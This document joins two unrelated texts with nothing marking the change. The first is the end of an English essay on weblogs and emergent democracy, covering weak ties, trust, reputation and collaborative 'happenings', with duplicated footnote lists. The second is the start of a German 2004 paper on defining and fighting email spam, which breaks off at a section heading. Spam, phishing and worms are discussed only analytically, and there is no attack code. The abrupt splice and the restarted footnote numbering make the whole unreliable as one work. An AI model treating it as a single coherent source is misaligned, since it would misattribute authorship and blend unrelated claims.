A social network is the traditional weblog form. The Law of 150[32] is a theory that people can maintain an average of 150 personal relationships. The Law of 150 is a bell-shaped distribution where some weblogs receive more attention than others, but the distribution fairly represents the quality of the weblogs.

A political network follows Shirky's power law and is similar to a representative democracy where weblogs receive links from thousands of other weblogs. Each link may be thought of as a vote. The weblogs at the top of this power curve have a great deal of influence.

The Strength of Weak Ties

In "The Strength of Weak Ties," Mark Granovetter[33] describes the value of weak ties in networks. Strong ties are your family, friends and other people you have strong bonds to. Weak ties are relationships that transcend local relationship boundaries both socially and geographically. A study by Granovetter demonstrates that people are more likely to find employment through their weak ties than their strong ties.

It is the ability to operate in all three of Mayfield's clusters, and to transcend boundaries between them that make

weblogs so potentially powerful. A single weblog and even a single entry in a weblog can have an operational purpose, a social purpose, and an impact on the political network. Recall that emergence seems predicated on many mechanisms of communication between elements. For instance, when I blog something about Emergent Democracy, I may be speaking creatively to the small group of researchers working on this paper; socially to a larger group of friends who are thinking along with me and trying to get a handle on the concept; and on a political level to readers I don't know, but who I'm hoping to influence with my talk about a new kind of politics.

Many bloggers create their weblogs in order to communicate with their strong-tie peers, linking to and communicating within this small group at the creative level. At some point, someone in the peer group will discover some piece of information or point of view which resonates with the next, social level. Then a larger number of social acquaintances will pick up those entries that they believe may be interesting to others in their individual social networks. In this way, a small group focusing on a very specific topic can trigger a weak-tie connection carrying useful information to the next level. If this information resonates with even more bloggers, the attention given the source will increase rapidly. The individual or group who created the original comment or post will also continue to participate in the conversation, since they can be aware, through technorati or blogdex, of all of the links to the original piece of information as they propagate.

Weblogs create a positive feedback system, and with tools for analysis like technorati, we can identify the importance of information at the political level by tracking its movement across the weak ties between networks and network levels.

Noise in the system is suppressed, and signal amplified. Peers read the operational chatter at Mayfield's creative network layer. At the social network layer, bloggers scan the weblogs of their 150 acquaintances and pass the information they deem significant up to the political networks. The political networks have a variety of local maxima which represent yet another layer. Because of the six degrees phenomenon, it requires very few links before a globally significant item has made it to the top of the power curve. This allows a great deal of specialization and diversity to exist at the creative layer without causing disruptive noise at the political layer. The classic case, already mentioned above, was the significant chatter at the creative level when Trent Lott praised Strom Thurmond's 1948 segregationist campaign for the presidency, though conventional journalists had ignored the comment. The story escalated to influential bloggers and there was a real impact at the political level, leading to Lott's resignation.

The brain and excitatory networks

For a couple years now, software engineer Peter Kaminski of SocialText [34] has been working on the hypothesis that the process that governs the way we thinkdescribed by neurobiologist author William Calvin[35] as the "emergent properties of recurrent excitatory networks in the superficial layers of cerebral cortex," scales up in a similar fashion to the way people work together in groups, and groups of groups -- and ultimately, up to direct democracy.[36]

Calvin notes that the cerebral cortex is made up of columns of neurons, which are tightly interlinked and analogous to the creative network. These columns resonate with certain types of input. When they are excited, they excite neighboring columns. If the neighboring columns resonate with the same pattern, they also excite their neighbors. In this way, the surface of the cerebral cortex acts as a voting space, with each column of neurons, when excited by any of a variety of different patterns (thoughts), selectively resonating and then exciting their neighbors. When a significant number of the columns resonate with the same pattern, the thought becomes an understanding. Sensory organs provide the inputs to the various columns and the brain as a whole drives output to other organs based on the understanding.

Calvin's model of human thought process suggests that the brain uses emergence, the strength of weak ties, and a neighbor excitation model for resolving thoughts. The structure of the brain is similar to Mayfield's system. One of the keys is that the columns only excite their neighbors. This self-limiting factor is also one of the factors that Johnson describes in creating the emergent behavior of ants. The influence of weblogs is similarly constrained by the ability of individuals to read only a limited number of weblog entries per day and the tendency to focus, not on the weblogs with a high political ranking, but on the creative and social weblogs of interest. This dampening feedback is essential in maintaining the volume of interaction in the important zone of maximum emergence between completely random noise and completely useless order.

Trust

Another important aspect of understanding the relationship between the components of the network and the nature of emergent behavior in human networks is the issue of trust.

Francis Fukuyama, in his book *Trust*[37], says that it was the nations that managed to create a layer of trust larger than the family unit and smaller than the nation that were able to build large and scalable organizations. In pre-industrial Germany, it was the guilds, in early Japan it was the *iyemoto* (feudal families which allowed new members), and in the US, it was a variety of religious groups.

Behavioral psychologist Toshio Yamagishi[38] distinguishes between assurance and trust.[39] Yamagishi argues that, in a closed society, people do not base their social expectations on trust. Rather, behavioral standards derive from the inability of the individual to escape from the community, and the fear of punishment. Conversely in open communities where people are free to come and go, trust and trustworthiness are essential to creating collaborative organizations. Yamagishi provides data showing that closed societies such as Japan have a lower percentage of people who trust others than open societies, such as the United States, where trust between individuals is necessary.

Yamagishi conducted an experiment using a market simulation where participants were classified as buyers or sellers. They bought and sold items within their groups. The sellers could lie about the quality of the items that they were selling. In the closed market scenario where sellers' behaviors were associated with their identities, the quality of the transactions was naturally high. In a completely anonymous system, the quality was low. When participants were allowed to change their identities and only negative reputation was tracked, the quality started high but diminished over time. When the participants were allowed to change their identities and only positive reputation was tracked, the quality started low but increased over time and approached the quality of transactions in the closed network.[40]

As networks become more open and complex, the closed networks which rely on the ability to punish members and the ability to exclude unknown participants becomes extremely limiting. The dynamic open networks, which rely on the ability of members to trust each other and identify trustworthiness through reputation management, are scalable and flexible. Links between weblogs, the ability to view the histories of individuals through their weblogs and the persistence of the entries enhances greatly the ability to track positive reputation. Trust and reputation build as the creative, social and political networks harbor mutual respect recognized and illustrated through linking and reciprocal linking, particularly in blogrolling behavior and secondarily in linking and quoting. Another factor in maintaining a high level of trust is to create an ethic of trustworthiness. Trustworthiness comes from self-esteem, which involves motivation through trusting oneself rather than motivation through fear and shame. [41]

The toolmakers

After the Internet bubble a great number of talented programmers and architects were no longer focused on building components for large projects, which were often doomed by the basic top-down nature of hastily built business plans concerned more with investor appeal than anything else. These talented programmers and architects are now more focused on smaller projects to build tools and design architectures for themselves, instead of creating innovative technologies for imagined customers in imagined markets for investors imagining valuations and exits. These toolmakers are using tools they have created to communicate, discuss, and design new infrastructures. They are sharing information, setting standards, and collaborating on compatibility. The community of toolmakers for weblogs and associated technology is vibrant, similar to the Internet Engineering Task Force (IETF) during the early days of the Internet, when independent programmers were first allowed to write networking software and enter the domain previously controlled by large hardware companies and telecommunications firms.

The weblog developer community, which initially developed tools for personal use, now has significant impact and influence on mass media, politics, and classic business networking. This inspires hope that we will discover how to scale the weblog network in a way that will allow bloggers to play an increasingly important role in society.

Where are we today?

There are several million weblogs on the Internet. However, the tools are still difficult for many people to use, and weblogs are still an obscure phenomenon, especially for those who spend little or no time online. However more weblogs appear every day, and what started as an American phenomenon is rapidly beginning to appear in other countries.

One aspect of weblogs that has increased their value over traditional web pages is the frequency and immediacy of discussion. Recently, a group of bloggers, including myself, have started to organize "Happenings",[42] which involve a live voice conference, a chat room for parallel conversation and for moderating the voice conference, and a Wiki′ a tool that allows any number of people to easily create and edit plain-text web pages) in order to provide a space for collaboration. Weblogs by their nature can be updated as fast as email, but chat and voice provide faster and more personal levels of communication as the discussion of an issue expands and escalates from the creative to the political level.

With the increase in wireless mobile devices like cameras and phones, mobile weblogging, or "moblogging"[43] (posting photos and text from mobile phones and other mobile devices)is gaining popularity. As location information becomes available for the mobile devices, moblogging will be a way to annotate the real world, allowing people to leave information in locations or search for information about specific locations. Although moblogging has privacy issues, its ability to contribute to Steve Mann's vision of sousveillance is significant. Sousveillance, French for “undersight,” is the opposite of surveillance. Examples of sousveillance include citizens keeping watch on their government and police forces, student evaluations of professors, shoppers keeping tabs on shopkeepers.[44]

All of these new developments are components that are being tied together with open standards and a community of active architects and programmers. A dialog, tools, and a process to manage this dialog is emerging.

This paper was written using this process. A variety of people were engaged in conversations on weblogs about democracy, weblog tools, critical debate, the war in Iraq, privacy and other issues discussed in this paper. As these ideas were linked across weblogs, a group of people resonated with the idea of emergent democracy. I asked people to join me in a telephone call and we had an initial voice conference call of about twelve people where we identified some of the primary issues. Ross Mayfield called it a "happening."

We scheduled another call, which included 20 people, and many of the people from the first call provided tools to support the happening, including a Wiki; a trackback weblog[45], which tracked entries in different weblogs about emergent democracy; a chat; and a teleconference that was open for anyone to call and join the discussion. The second happening moved the discussion to the next level of order, and, as a result, I was able to organize some of the thoughts into the first draft of this paper.

I posted the draft of this paper on my weblog[46] and received a great number of comments and corrections, which sparked another email dialog about related topics. Much of this feedback has been integrated into this version of the paper, which is my version of a community dialog on the Internet, and could not have been written without this community’s input and access to the social tools described above.[47]

Conclusion

We have explored the concepts of democracy and emergence, how they are related, and how practical applications of the two concepts are supported by social technologies. The authors feel that the emergent democracy provides an effective next step toward a more participatory form of government that leverages the substantial advances in communications technology that we’ve seen over the last century. Traditional forms of representative democracy can barely manage the scale, complexity and speed of the issues in the world today. Representatives of sovereign nations negotiating with each other in global dialog are limited in their ability to solve global issues. The monolithic media and its increasingly simplistic representation of the world cannot provide the competition of ideas necessary to reach informed, viable consensus. The community of developers building social software and other tools for communication should be encouraged to consider their potential positive effect on the democratic process as well as the risk of enabling emergent terrorism, mob rule and a surveillance society.

We must protect the availability of these tools to the public by protecting the electronic commons. We must open

communications spectrum and make it available to all people, while resisting increased control of intellectual property, and the implementation of architectures that are not inclusive and open. We must work to provide access to the Internet for more people by making tools and infrastructure cheaper and easier to use, and by providing education and training.

Finally, we must explore the way this new form of democratic dialog translates into action and how it interacts with the existing political system. We can bootstrap emergent democracy using existing and evolving tools and create concrete examples of emergent democracy, such as intentional blog communities, ad hoc advocacy coalitions, and activist networks. These examples will create the foundation for understanding how emergent democracy can be integrated into society generally.

---

[1] *Microcontent News* has a good overview of weblog systems at http://www.microcontentnews.com/articles/blogware.htm.

[2] Steve Mann, "Wearable Computing: Toward Humanistic Intelligence." IEEE Intelligent Systems, May-June 2001, p. 12.

[3] Shachtman, Noah. "Blogs Make the Headlines". Wired News. Retrieved February 18, 2003, from *http://www.wired.com/news/culture/0,1284,56978,00.html*

[4] Jay Rosen interviewed by Christopher Lydon, October 4, 2003. http://blogs.law.harvard.edu/lydon/2003/10/04

[5] Hock, Dee.

[6] Davis, Simon. *http://wearcam.org/envirotech/simon_davies_opposition_to_id_card_schemes.htm*

[7] Mann, Steve. "Sousveillance, not just surveillance, in response to terrorism". Retrieved February 18, 2003, from *http://www.chairetmetal.com/cm06/mann-complet.htm*

[8] Cartledge, Paul, "The Democratic Experiment." BBCi, January 1, 2001. http://www.bbc.co.uk/history/ancient/greeks/greekdemocracy_03.shtml

[9] Ito, Joichi. (2002). Rebuilding Modern Politics: Can the System Fix Itself? Joi Ito's Web. Retrieved February 16, 2003, from *http://joi.ito.com/archives/2002/09/23/rebuilding_modern_politics_can_the_system_fix_itself.html*

[10] ; *http://www.silentnolonger.com/*

[11]] Fishkin, James S. The Center Deliberative Polling. Retrieved March 12, 2003, from *http://www.la.utexas.edu/research/delpol/*

[13] Johnson, Steven. *Emergence: The Connected Lives of Ants, Brains, Cities and Software*. New York: Scribner, September 10, 2002.

[14] Jacobs, Jane. (1961). Random House, Inc. The Death and Life of Great American Cities.

[15] Hock, Dee. (1999). Leader-Follower. Future Positive. Retrieved February 16, 2003, from *http://futurepositive.synearth.net/stories/storyReader$173*

[16] Ito, Joichi. (2003). Leadership in an emergent democracy. Joi Ito's Web. Retrieved February 16, 2003, from *http://joi.ito.com/archives/2003/02/16/leadership_in_an_emergent_democracy.html*

[17] Weinberger, David. Small Pieces Loosely Joined. Retrieved February 18, 2003, from *http://www.smallpieces.com/*

[18] "Extensible Markup Language (XML) is a simple, very flexible text format derived from SGML (ISO 8879). Originally designed to meet the challenges of large-scale electronic publishing, XML is also playing an increasingly important role in the exchange of a wide variety of data on the Web and elsewhere." Retrieved February 16, 2003, from *http://www.w3.org/XML/* - intro

[19] "RSS is a Web content syndication format. Its name is an acronym for Really Simple Syndication. RSS is dialect of XML. All RSS files must conform to the XML 1.0 specification, as published on the World Wide Web Consortium (W3C) website. At the top level, a RSS document is a <rss> element, with a mandatory attribute called version that specifies the version of RSS that the document conforms to." Retrieved February 16, 2003, from *http://backend.userland.com/rss*

[20] *http://www.feedreader.com/*

[21] *http://ranchero.com/software/netnewswire/*

[22] *http://www.weblogs.com/*

[23] *http://blogdex.media.mit.edu/*

[24] *http://www.technorati.com/*

Watts, Duncan and Steven H. Strogatz, “Collective dynamics of ‘small-world’ networks.” Nature, Volume 393, June 1998, pp. 440-2.

[26] http://www.blogrolling.com/

[27] http://www.blogstreet.com/

[28] Goldhaber, Michael. (1997) "The Attention Economy and the Net". First Monday. Retrieved February 16, 2003, from http://www.firstmonday.dk/issues/issue2_4/goldhaber/

[29] Shirky, Clay. (2003). Power Laws, Weblogs, and Inequality. Clay Shirky's Writings About the Intenet. Retrieved February 16, 2003, from http://www.shirky.com/writings/powerlaw_weblog.html

[30] Krebs, Valdis. “The Social Life of Books: Visualising Communities of Interest via Purchase Patterns on the WWW.” Orgnet.com, 1999. http://www.orgnet.com/booknet.html.

[31] Gladwell, Malcolm. *The Tipping Point: How Little Things Can Make a Big Difference*. Newport Beach, California: January 2002.

[32] 150 *Law of 150: Robin Dunbar, British Anthropologist, Professor of Psychology, University of Liverpool: R.I.M Dunbar, "Neocortex size as a constraint on group size in primates," Journal of Human Evolution (1992), vol. 20, pp. 469-493*

[33] Granovetter, Mark. (1973). "The Strength of Weak Ties." American Journal of Sociology, 78 (May): 1360-1380

[34] http://www.istori.com/peterkaminski/

[35] Calvin, William. *How Brains Think: Evolving Intelligence, Then and Now.* New York: Basic Books, 1997.

[36] Kaminski, Peter. (2003) Self-similar Scaling and Properties of Recurrent Excitatory Networks. Retrieved February 16, 2003, from http://www.istori.com/log/archives/00000237.html

[37] Fukuyama, Francis. *Trust: Human Nature and the Reconstitution of Social Order*. New York: Free Press, 1996.

[38] http://lynx.let.hokudai.ac.jp/members/yamagishi/english.htm

[39] Yamagishi, Toshio. (1999) Tokyo: Chuo Koron Shinsha. From assurance based society to trust based society: Where is the Japanese system heading? (In Japanese)

[40] Yamagishi, Toshio and Matsuda, Masafumi. (2002) "Improving the Lemons Market with a Reputation System: An Experimental Study of Internet Auctioning". Retrieved February 18, 2003, from http://joi.ito.com/archives/papers/Yamagishi_ASQ1.pdf

[41] Vasconcellos, John. University of California Press. The Social Importance of Self-Esteem.

[42] http://radio.weblogs.com/0114726/2003/02/15.html - a291

[43] http://radio.weblogs.com/0114939/outlines/moblog.html

[44] Mann, Steve. “Sousveillance.” http://wearcam.org/sousveillance.htm.

[45] http://topicexchange.com/t/emergent_democracy/

[46] http://joi.ito.com/archives/2003/02/16/emergent_democracy_paper_draft.html

[47] Special thanks to all of the people who participated in the happening, sent me suggests and commented on my weblog regarding this paper. These people include: Clay Shirky, Ross Mayfield, Pete Kaminski, Gen Kanai, Liz Lawley, Sébastien Paquet, Flemming Funch, Adina Levin, Edward Vielmetti, Greg Elin, Stuart Henshall, Jon Lebkowsky, Florian Brody, Mitch Ratcliffe, Kevin Marks, George Por, Dan Gillmor, Allan Karl, Rich Persaud , George Dafermos, Steve Mann, Karl-Friedrich Lenz , Toph, Chris Case and Howard Rheingold.

---

[1] Rheingold, Howard. (1993) Virtual Community. Retrieved February 18, 2003, from http://www.rheingold.com/vc/book/

[2] Rheingold, Howard. (2001) MIT Press. 2001 Edition of The Virtual Community. Chapter 11, "Rethinking Virtual Communities," pp 323-

[3] Lessig, Lawrence. (2002). The Future of Ideas. Retrieved February 16, 2003, from http://cyberlaw.stanford.edu/future/

[4] For more information see: Frankston, Reed, and Friends. The Intellectual Property Meme. Retrieved February 16, 2003, from http://www.satn.org/archive/2003_01_26_archive.html - 90254497

[5] Hock, Dee. Email to Joichi Ito. March 8, 2003. Retrieved from http://joi.ito.com/archives/2003/03/10/an_email_from_dee_hock_about_the_emergent_democracy_paper.html

---

[JL1][representatives always have potentially conflicting interests - doing 'what is good for the people' versus doing 'what the people want' - this is relevant and should be discussed in this context -- roj] [switzerland is a more-direct model, and may contradict the claim about representative democracies -- roj] [this section may also deserve a nod to one of Wilson's 'fourteen points:' 'open covenants of peace, openly arrived at' -- roj]

Spam-Politik
Politisch-rechtliche Bekämpfung unerwünschter Information

Dirk Schmidt

Dezember 2004

Zusammenfassung

Spam ist ein nicht einfach zu fassender Begriff. Unterschiedliche Perspektiven auf die spam-Phänomene, entgegenstehende Interessen und die Historie führen zu unterschiedlichen Problemdarstellungen und schließlich Lösungsvorschlägen für die spam-Bekämpfung. Dieser widmet sich der Beitrag aus politikwissenschaftlicher Sicht, strukturiert, zeigt Akteure, ihre Ziele und Lösungen auf. Komplexer wird die spam-Bekämpfung dadurch, dass sie von Entwicklungen in anderen IT-Bereichen beeinflusst wird, wie auch diese eine Infrastruktur für andere Zielsetzungen - z.B. Lösungen für den Schutz von Verwertungsrechten - bieten kann.

1 Definitionsmacht

SPAM in Großuchstaben ist ein registriertes Warenzeichen der Hormel Food Corporation. SPAM steht für *spiced ham*, übersetzt gewürzter Schinken. Das Fleisch kommt in markanten quaderförmigen, blauen Dosen mit gelbem Schriftzug daher. In einem berühmten Sketch thematisiert die englische Comedy-Truppe *Monty Phython* die monotone, endlos langweilige Ernährung mit SPAM durch endlos langweilige, montone Wiederholungen des Wortes *spam* in einem absurden Restaurant mit absurden Gästen, unter anderen einem Wikinger-Chor. Der Sketch greift dabei auf eine kollektive Erfahrung vieler Briten während des zweiten Weltkrieges zurück, für die SPAM oftmals das einzig verfügbare fleischliche Nahrungsmittel war. Eine einseitige Auswahl, die schließlich zu folgendem Satz im Sketch führt: “But I don’t want any SPAM.“ (zu Deutsch ungefähr: „Aber ich will berhaupt keinen SPAM.“) Diese anwidernde, endlos wiederholende SPAM-Monotonie führte zur der Analogie, die hinter dem Wort Spam steckt - nun in angepasster Orthografie. Spam ist semantisch reduziert eine endlose, sinnentleerte Wiederholung des Immergleichen.

Spam-Phänomene im Internet gibt es nicht nur im Rahmen des Email-Dienstes. Das Wort wurde zunächst in MUDs verwendet und lange Zeit war Spam auch im *usenet* ein Problem. Weitere spam-Phänomene tauchen in Instant-Messenger-Diensten, in Blogs, Suchmaschinen und auch in Mobiltelefonnetzen auf. Als eigentliches Problem stellt sich im Moment der Spam im Email-Dienst dar. Dies war wie angeführt nicht immer so und muss in Zukunft auch nicht so bleiben, so dass vielfach gefordert wird, dass Techniken und Vorschriften gegen Spam nicht nur einen Dienst erfassen sollen, sondern möglichst über die Grenzen von einzelnen Diensten und Medien hinweg wirken sollten. Hier sei ausschließlich Spam im Email-Dienst behandelt.

Dass Spam per Email ein Problem ist, ist aufgrund seines derzeit großen prozentualen Anteils am gesamten Email-Verkehr und der Menge der übertragenen Daten unumstritten, auch wenn verschiedene Schätzungen über das exakte Ausmaß weit auseinandergehen. Ferris Research schätzt die Kosten, die Spam bei amerikanischen Firmen in 2003 verursacht, auf 10 Milliarden US-Dollar[1], 255 Millionen US-Dollar würden allein die Kosten für den Download durch Nicht-Firmen betragen. Für die Bearbeitung einer einzigen Spam-Mail benötige ein Empfänger 4-5 Sekunden. Weltweit werden täglich 12 Milliarden spam-Mails verschickt, wobei das gesamte Email-Volumen auf über 30 Milliarden pro Tag geschätzt wird.[2] Die Zahlen sind schwer zu ermitteln und zu vergleichen, da das individuelle Spam-Aufkommen aufgrund sozialer Kriterien variiert. Das spam-Aufkommen bei privaten Email-Adressen ist so zum Beispiel auch höher als bei beruflich genutzten Email-Adressen.[3] Auch ist die Sicht der Akteure auf Spam verschiedenen: Werden pro Tag und Person durchschnittlich sechs Spam-Mails empfangen, so haben die ISPs mit einem viel größeren Spam-Aufkommen zu kämpfen. Dies umfasst auch alle Spam-Mails, die nicht zugestellt werden konnten, den zugehörigen *error traffic* und auch erfolgreich aus dem Netz gefilterten Spam, den der Endanwender nicht mehr zugestellt bekommt.

Grundsätzlich kann eine formelle und eine inhaltliche Perspektive auf Spam unterschieden werden, aus denen unterschiedliche Definitionen und Lösungen resultieren. Die formelle Perspektive beurteilt eine Mail als Spam idealisiert anhand dem Blick auf eine einzelne Email. Die konstituierenden Elemente einer Email sind dabei der eigentliche Inhalt, der *body*, und der Nachrichtenkopf (*header*) mit Empfängeradresse, dem Betreff, den Absenderangaben und der Information, welchen Weg die Email durchs Internet genommen hat, der *routing information*. Anhand Eigenschaften dieser Elemente soll eine Email als *spam* (Spam) oder *ham*, als Nicht-Spam, iden-

[1] Ferris Research: Research Focus: Spam; http://www.ferris.com/pub/FR-126.html (zuletzt 22.2.2004)

[2] Spamfilterreview.com

[3] Fallows, Deborah: Spam - How It Is Hurting Email and Degrading Life on the Internet; Pew Internet & American Life Project; Washington, D.C./USA 2003; http://www.pewinternet.org/reports/pdfs/PIP_SPAM_Report.pdf (zuletzt 22.2.2004)

tifiziert werden. Oftmals werden diese formellen Kriterien noch zusätzlich um externe Informationen, welche der Mailserver oder Anti-Spam-Dienste liefern, ergänzt, um eine bessere Identifizierung mit mehr Treffern bzw. weniger falschen Treffern (*false positives*) zu erzielen. Die inhaltliche Perspektive sortiert Spam-Mails nach inhaltlichen Kriterien. Ihr Blick ist auf Emails im Vergleich gerichtet. Hierbei zeigt sich sehr schnell, dass es nur wenige Themen gibt, die in Spam vorkommen. Die FTC hat eine Übersicht der 12 Themen ermittelt.[4] Inhalte in Nachrichten und Betreffen erlauben auch ein Filtern nach formellen Kriterien, zumindest nach Phrasen wie „click below“ und „v1agra“. Die inhaltliche Perspektive fragt aber auch nach dem Zustandekommen der zugrundeliegenden Email-Kommunikation, nach Motiven und rechtlichen Grundlagen. Allesamt Kriterien, welche nicht mehr einfach in Software umgesetzt werden können, um den Posteingang eines individuellen Empfängers für sich zu filtern. Die erste Perspektive neigt zur Entwicklung von Filtersoftware und stärkeren formellen Kriterien, die ein effektiveres Filtern erlauben. Die zweite Perspektive richtet sich auch auf die gesellschaftlichen Umstände von Spam, dabei schließt sie Filter und ihre Probleme mit ein.

Der Spam-Begriff ist ein anhand einiger formeller, derzeit softwareverarbeitbarer Kriterien schwierig zu definierender Begriff. Die Reduktion auf „unerwünschte Information“ liefert ein stark subjektives Attribut. Massen-Emails von Absendern, die den Empfängern unbekannt sind, werden zu 92% als Spam bezeichnet[5]. Ist der Absender jedoch eine politische (74%) oder eine karikative Organisation (65%), dann steigt die Akzeptanz deutlich an. Die Akzeptanz von Emails als *ham* variiert aber auch mit dem Typ des Nachrichteninhalts. Pornographie (92%) wird von US-Amerikanern stärker als Spam wahrgenommen als Nachrichten medizinischen, politischen (je 78%) und religösen (76%) Inhalts. Aber auch eine persönliche, individuelle erstellte und zugesandte Email von einer dem Empfänger unbekannten Person - selbst bei nicht-kommerziellem Charakter - wird vielfach (74%) als Spam wahrgenommen. Es ist insgesamt ein großer Unterschied, was subjektiv als Spam - als unerwünschte Information - wahrgenommen wird, und was objektiv - allgemein akzeptiert, als kleinster gemeinsame Menge aller individuellen Definitionen - als Spam definiert wird.

Eine verbreitete Definition[6] besteht darin, die Kriterien unaufgefordert bzw. unangefordert zugesandt, massenhafter Versand und kommerzieller Inhalt zu kombinieren. Als UBE (*unsolicited bulk email*) wird dabei eine massenhaft und unangefordert zugesandte Email bezeichnet. Massenhaft ist ein Kriterium, das auch auf viele bestellte Newsletter und Rundmails zutrifft, wobei die Abgrenzung von „massenhaft“ bereits schwierig ist. UCE (*unsoli-*

[4] Federal Trade Comission: FALSE CLAIMS IN SPAM; 30.4.2003; http:/www.ftc.gov/reports/spam/030429spamreport.pdf (zuletzt 22.2.2004)

[5] siehe Fußnote 3

[6] vgl. Spamhaus, http://www.spamhaus.org

cited commercial email) bezeichnet eine Email, die unangefordert zugesandt wurde und kommerziellen Inhalts ist - also Werbung enthält. Das Kriterium „massenhaft“ taucht hier nicht auf. UCE und UBE können erwünschte und nicht-erwünschte Erscheinungen sein, selbst wenn sie unangefordert zugesandt wurden. Vielleicht will ja nur der nette Computerladen um die Ecke auf ein neues Produkt hinweisen, das dort aufgrund intimer Kenntnisses der IT-Bedürfnisse des Kunden für diesen besonders interessant erscheint, oder ein gute Seele warnt die Netzgemeinschaft vor drohenden gesetzgeberischen Aktionen wieder die Freiheit im Internet. Erst die Kombination der Kriterien, wenn eine Email sowohl UBE, als auch UCE ist, wird nach diesem Ansatz als Spam bezeichnet. Spam ist so folglich eine Email, die ungangefordert, massenhaft versandt wurde und kommerziellen Inhalts ist: “A message is Spam only if it is both Unsolicited *and* bulk.“ [7]

Spam so zu definieren ist eine Möglichkeit. Letzlich ist es wieder nur eine individuelle Perspektive. Unerwünscht zugesandte Emails werden von zahlreichen Nutzern dennoch als unerwünschte Information betrachte, selbst wenn sie nicht massenhaft versandt wurden. Der massenhafte Versand des gleichen Inhalts - wobei keine Quantifizierung von „massenhaft“ vorliegt - kann zudem noch versteckt werden, so dass dies dem Empfänger nicht offensichtlich ist. Politische und religiöse Emails stellen für weitere Nutzer ein ebensolches Ärgernis dar wie Werbe-Emails. Vielfach scheinen Spam-Definitionen Interessen geleitet zu sein. Hierbei sollen bestimmte Formen an UBE bzw. UCE erhalten bleiben. Als Spam werden dann nur die unerwünschten, „bösen“, Emails bezeichnet. Wer die Definition von Spam bestimmt, bestimmt, was bekämpft wird. Wie bei der Umfrage angeführt, genügt vielen Nutzern bereits das Kriterium „unangefordert“, das sowohl in UCE, als auch UBE bereits vorhanden ist. Für diese Nutzer ist Spam dann nicht die Schnittmenge, sondern die Vereinigungsmenge beider Formen.

Aufgrund der wichtigen Bedeutung der Spam-Definition scheint es mir vielversprechender zu sein, Spam als Gattungsbegriff einer Gruppe von Email-Typen - inhaltlich betrachtet - zu setzen. Spam wird hier auf unerwünschte Information reduziert, so dass auch UCE und UE bereits zwei Kategorien von Spam bilden. Die Kategorien sind nicht trennscharf, quasi akademisch, bieten anhand unterschiedlicher Ursachen und Maßnahmen zur Bekämpfung ein gutes Instrument zur Analyse. Schwierig abzugrenzen sind individuell nervende Emails, zum Beispiel eines Freundes, der einen hin und wieder mit

[7] siehe Fußnote 6
Die *Anti Spam Task Force* von *eco* geht einen Schritt weiter, führt die persönliche Empfindung ein und passt die Definition dem EU-Verständnis an: „Eine unverlangt zugesandte Mitteilung (Mail, Messaging, Nachrichtendienst etc.) außerhalb von bestehenden persönlichen oder geschäftlichen Beziehungen, die der Empfänger als unerwünschte Belästigung empfindet, ist Spam.“ in Braun, Dietmar; Kocovski, Jan; Rickert, Thomas; Waldhauser, Dr. Béla: White Paper; eco - Electronic Commerce Forum (Hrsg.); Version 1.00, 21.09.2004; Köln 2004

witzigen Emails belästigt, die andere Nutzer gern empfangen. Die ersten vier Kategorien[8] sind UCE, UBE, „Kettenbriefe und hoaxes“[9] sowie Rufschädigungen[10]. Die weiteren vier Kategorien bezeichne ich insgesamt auch als trojanischen Spam, da sie anderen Zwecken als die Mails der vorherigen Kategorien dienen und nicht für sich stehen, sondern mehr Teil einer weiterreichenden, komplexeren Struktur sind. Die Kategorien sind Viren und Würmer, Trojaner, Phishing und Spamfutter. Letztere bezeichnet Spam, der gar nicht für den Empfänger gedacht ist, sondern für die Instrumente der Spambekämpfung, in der Regel sollen hier zum Beispiel bayesche Filter so durch Spamfutter manipuliert werden, dass andere Spam-Mails passieren können. Phishing ist aufgrund des hohen Anteils an *social engineering* in seinen Inhalten dem *hoax* verwandt, teilt mit dem *hoax* aber nicht die Art der Verbreitung, da hier nicht die Empfänger zum weiterversenden animiert werden.[11] Auch Viren und Würmer, die sich per Email verbreiten, als Spam zu erfassen, rechtfertigt sich, da sie zum einen auch unerwünscht zugesandte Informationen - mit begleitender ASCII-Nachricht oder allein als Binärdatei - darstellen, zum anderen da inzwischen beide Phänomene in der zweiten Jahreshälfte 2003 zusammengewachsen sind. Viren und Würmer werden von Spammern zur Errichtung einer Spamming-Infrastruktur benutzt. Per Viren und Würmern gekaperte Rechner werden zombiegleich als Spam-Versandmaschinen genutzt. Eine Bekämpfung der Verbreitung von Viren - unerwünschten Informationen dieser Kategorien - bekämpft so auch insgesamt die Infrastruktur, also andere Kategorien. Mit dem Hinweis, dass *hoaxes* am schwierigsten mit IT zu bekämpfen sein sollten, da ihr Versandmechanismus über den Nutzer per *social engineering* funktioniert, hier nur Aufklärung wirkt, soll die Darstellung der Kategorien und die unterschiedlichen Arten der Bekämpfung enden. Ein Aktionsplan der alle Kategorien erfasst ist derzeit nicht zu erkennen, wie die Bekämpfung des Spam-Phänomens oft nur eine Kategorie erfasst. Die Kategoriesierung stellt eine Perspektive auf Emails und Email-Spam dar.

[8] Schwartz, Alan & Garfinkel, Simson: Stoppt Spam - kurz und gut; Köln 1999

[9] Ein hoax ist eine Email, die an sich nicht kommerziellen Charakters ist und sich via Techniken des *social engineering* verbreitet, d.h., den Empfänger animiert, sie an weitere Email-Adressen weiterzuleiten. Kettenbriefe sind ähnlich, verbreiten in der Regel Geschäftsschemen der Form *make money fast* (Multi-Level-Marketing).

[10] Rufschädigungen sind im Prinzip Spam, der den Anschein erweckt, von jemandem versendet worden zu sein, um dessen Ruf zu schädigen.

[11] Ich habe bereits eine Form von *phishing* gesehen, ich nenne es *social phishing*, das über eine Internetseite erstellt wird, um sexuelle Vorlieben im Rahmen eines Fragebogens von einem Dritten zu erfragen, der den Fragebogen für eine unterhaltsame Sache wie in Magazinen hält. Ohne dass es der Ausfüllende erfährt, erhält der Urheber der *phishing mail* eine Kopie der eingegeben Daten zugesandt, während der Fragebogen für den Ausfüllenden automatisiert ausgewertet wird. Diese Form von *phishing* ist dann kein UCE. In der Regel scheint Phishing UCE zu sein, allerdings sind die Absenderangaben gefälscht.

2 Adressen

